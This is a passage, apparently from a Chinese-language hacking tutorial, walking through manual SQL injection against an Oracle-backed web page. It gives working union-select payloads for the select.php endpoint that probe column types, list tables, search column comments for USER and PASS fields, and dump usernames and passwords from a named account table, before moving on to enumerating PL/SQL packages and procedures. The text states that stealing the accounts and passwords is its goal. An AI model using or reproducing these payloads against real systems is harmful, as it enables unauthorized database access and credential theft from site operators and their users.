


图 8

注意：由于Oracle是严格区分数据类型的，所以这里不能用union slect 1,2,3,4,6…代替，否则会出现以下错误：

ORA-01790：表达式必须具有与对应表达式相同的数据类型

Query ："select * from xxxx where XXXNAME like '%1111\' union select 1,2,3,4,5,6,7,8,9,10,11,12,13 from all_tables--%'"




图 9

现在来判断各个字段的数据类型，同时找出在WEB中显示出字段值的字段。方法是从第一个null开始，逐一改成数字1，2，3，4…如果出错，就表示该null所在字段为char型，反之为int型。提交：/select.php?find=1&NAMENEY=1111' union select 1,null,null,null,null,null,null,null,null, null,null,null,null from all_tables-- 返回正常（如图9），说明第一个null所在字段为int型，但"1"并没有打印在返回的页面中。再来看第二个字段：/select.php?find=1&NAMENEY=1111' union select 1,2,null,null,null,null,null,null,null, null,null,null,null from all_tables--，返回的页面提示"表达式必须具有与对应表达式相同的数据类型"（如图10），说明第二个null所在字段为char型，用以下的url确定一下：/select.php?find=1&NAMENEY=1111' union select 1,chr(124)/*|*/,null,null,null,null,null,null,null, null,null,null,null from all_tables--（如图11），返回正常，同时可以看到"|"（即chr(124)）显示在返回的页面中（如图11）。因此，我们找到了一个可以在web页面打印的字段。有了这个字段，后面的字段就不用再猜测了。




图 10




图 11

现在开始查看数据库中存在的表。提交：

/select.php?find=1&NAMENEY=1111' union select 1,

table_name||chr(124)||owner,null, null,null,null, null, null,null, null,null,null,null from all_tables--

从返回的图12可以看到数据库中存在的表。

我们可以从返回的这些表里面找到存放用户账号的表名，而不用像注入access那样手工猜测。我们还可以通过"like"语句查询存放用户账号的表、列。方法是从sys.all_col_comments中搜索包含"PASS"、"USER"关键字的表名和列名。提交：

/select.php?find=1&NAMENEY=1' union select 1,column_name||chr(124)||table_name||chr(124)||comments||chr(124)||owner,null, null,null,null,null,null, null,null,null,null,null from all_col_comments where table_name like chr(37)||chr(85)||chr(83)||chr(69)||chr(82)||chr(37)/*USER*/ or column_name like chr(37)||chr(80)||chr(65)||chr(83)||chr(83)||chr(37)/*%PASS%*/--，返回如图13。

显然，HZ365.T_USER_INFO表就是记录账户号信息的表，看看这个表包含的所有字段：

/select.php?find=1&NAMENEY=1' union select 1,column_name||chr(124)||table_name||chr(124)||comments||chr(124)||owner,null, null,null,null,null,null, null,null,null,null,null from all_col_comments where table_name=chr(84)||chr(95)||chr(85)||chr(83)||chr(69)||chr(82)||chr(95)||chr(73)||chr(78)||chr(70)||chr(79)--

返回如图14，从返回结果可以看到保存用户名和密码的字段分别为USER_NAME和PASSWORD，现在就可以从HZ365.T_USER_INFO表中读数据了，提交：

/select.php?find=1&NAMENEY=1' union select 1, USER_NAME||chr(124)||PASSWORD,null, null,null, null,null,null,null,null,null,null,null from HZ365.T_USER_INFO--

在返回的图15中，所有的用户名和密码都一览无遗。至此，我们读取用户账号、密码的目的也就达到了。




图12




图13




图14




图15

【函数包、函数过程和功能调用】

在Oracle中，你可以从一个SQL语句中调用任何一个PL/SQL语句。PL/SQL提供了许多内置函数包、函数过程、功能调用等。以下sql语句从all_objects表查询存在的PACKAGE、FUNCTION，以及PROCEDURE：

SQL>select created,owner,object_type, object_name from all_objects where OBJECT_TYPE IN('PACKAGE','FUNCTION','PROCEDURE')；

转成sql注射的语句即为：

/select.php?find=1&NAMENEY=1111' union select 1,owner||chr(124)||object_type||chr(124)||object_name, null, null,null,null, null,null,null, null,null,null,null from all_objects where OBJECT_TYPE IN (chr(80)||chr(65)||chr(67)||chr(75)||chr(65)||chr(71)||chr(69)/*PACKAGE*/, chr(70)||chr(85)||chr(78)||chr(67)||chr(84)||chr(73)||chr(79)||chr(78)/*FUNCTION*/, chr(80)||chr(82)||chr(79)||chr(67)||chr(69)||chr(68)||chr(85)||chr(82)||chr(69)/* PROCEDURE*/)--，从图16可以看到这个数据库存在的PACKAGE、FUNCTION，以及PROCEDURE，这些objects包括系统内置的和用户自己创建的。

